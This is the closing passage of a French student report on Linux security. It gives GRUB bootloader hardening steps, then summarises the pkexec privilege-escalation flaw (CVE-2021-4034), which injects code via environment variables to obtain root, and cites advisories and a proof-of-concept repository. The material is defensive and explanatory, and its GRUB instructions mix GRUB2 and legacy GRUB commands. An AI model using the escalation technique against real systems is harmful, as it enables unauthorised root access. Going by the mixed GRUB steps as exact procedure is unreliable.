Pour cela, créez un mot de passe avec la commande suivante. Vous aurez à entrer un mot de passe, confirmer et ne surtout pas oublier le mot de passe que vous avez encodé.

```
grub2-setpassword
```

Cette commande créera ou mettra à jour le contenu de **/boot/grub2/user.cfg** avec le mot de passe hashé. [5]

4.3.2 Désactiver le mode de récupération de votre choix

1. Ouvrir dans un éditeur de texte le fichier de paramétrage du GRUB (avec des privilèges root)

   ```
   sudo nano /etc/default/grub
   ```

2. Décommentez/ajoutez la ligne suivante :

   ```
   GRUB_DISABLE_RECOVERY="true"
   ```

3. Enregistrez les modifications et exécutez la commande suivante :

   ```
   sudo update-grub
   ```

4.3.3 Protéger le bootloader GRUB

1. Ouvrez un shell en mode root et tapez "grub"
2. Entrez la commande "md5crypt"

5 Conclusion

En conclusion une faille qui tente d'exploiter des vulnérabilités de dépassement de mémoire d'applications sont des attaques très efficaces.

Ces attaques concistent à exécuter du code arbitraire afin de compromètre la cible.

Dans le cas de la faille de sécurité que j'ai expliquée, son but consistait d'injecter du code malveillant dans les variables d'environnement du code permettant d'exécuter un shell avec les privilèges root.

Afin de protéger le système, il est nécéssaire d'appliquer rapidement les patchs fournis par les développeurs en mettant régulièrement à jour son système.

De tenter au maximum de fiabiliser l'OS pour qu'il ne soit pas vulnérable aux dépassements de tampon. Auditer des programmes compilés à l'aide d'outils tels que BFBTester. Je ne détaillerais pas plus que ça ce programme mais il est utile pour tester de manière proactive des programmes et vérifier que ceux-ci ne provoquent pas de dépassements de mémoire.

Il faut également faire attention à protéger sa machine contre les attaques physiques. Si rien n'a été fait pour sécuriser son GRUB et que l'intégralité du disque n'a pas été cypté. Un attaquant peut de manière simple obtenir l'accès root et faire n'importe quoi sur la machine.

Références

[1] 10 steps to password protect suse's grub bootloader | suse communities. https://www.suse.com/c/10-steps-password-protect-suses-grub-bootloader/#:~:text=Steps%3A%201%20Log%20into%20your%20box%20as%20root,8%20Open%20up%20a%20new%20shell.%20%C3%89l%C3%A9ments%20suppl%C3%A9mentaires. (Accessed on 12/01/2022).

[2] [cve-2021-3156] exploiting sudo heap overflow on debian 10. https://syst3mfailure.io/sudo-heap-overflow#:~:text=Image%3A%20debian%2D10.7.0%2Damd64%2DDVD%2D1.iso. (Accessed on 11/16/2022).

[3] Cve-2021-4034. https://security-tracker.debian.org/tracker/CVE-2021-4034. (Accessed on 11/30/2022).

[4] Cve-2021-4034 : Présentation pas à pas de pwnkit : dernière | de la vulnérabilité d'escalade des privilèges linux réparer. https://www.mend.io/resources/blog/polkit-pkexec-vulnerability-cve-2021-4034/. (Accessed on 11/29/2022).

[5] How to protect grub2 from booting kernel without password in linux | golinuxcloud. https://www.golinuxcloud.com/protect-grub2-booting-kernel-without-password/. (Accessed on 11/16/2022).

[6] Layerstack tutorials - layerstack - resetting root password by booting into single user mode from linux grub. https://www.layerstack.com/resources/tutorials/Resetting-root-password-for-Linux-Cloud-Servers-by-booting-into-Single-User-Mo~:text=In%20the%20GRUB%20menu%2C%20find,the%20end%20of%20the%20line.&text=%3D%2Fbin%2Fbash-,Press%20CTRL%2BX%20or%20F10%20to%20save%20the%20changes%20and,boot%20into%20the%20root%20prompt.&text=Type%20in%20the%20command%20passwd%20to%20set%20the%20new%20password.,-The%20password%20would. (Accessed on 12/01/2022).

[7] Part v. manual pages : polkit reference manual. https://www.freedesktop.org/software/polkit/docs/latest/manpages.html. (Accessed on 11/19/2022).

[8] pkexec : local privilege escalation (cve-2021-4034) (a2bf5c9c) · commits · polkit / polkit · gitlab. https://gitlab.freedesktop.org/polkit/polkit/-/commit/a2bf5c9c83b6ae46cbd5c779d3055bff81ded683. (Accessed on 11/30/2022).

[9] pkexec(1) : Execute command as another user - linux man page. https://linux.die.net/man/1/pkexec. (Accessed on 11/16/2022).

[10] policykit [wiki ubuntu-fr]. https://doc.ubuntu-fr.org/policykit. (Accessed on 11/19/2022).

[11] Arthepsy. Arthepsy/cve-2021-4034 : Poc for pwnkit : Local privilege escalation vulnerability in polkit's pkexec (cve-2021-4034).

[12] Director Bharat Jogi. Pwnkit : Local privilege escalation vulnerability discovered in polkit's pkexec (cve-2021-4034), Feb 2022.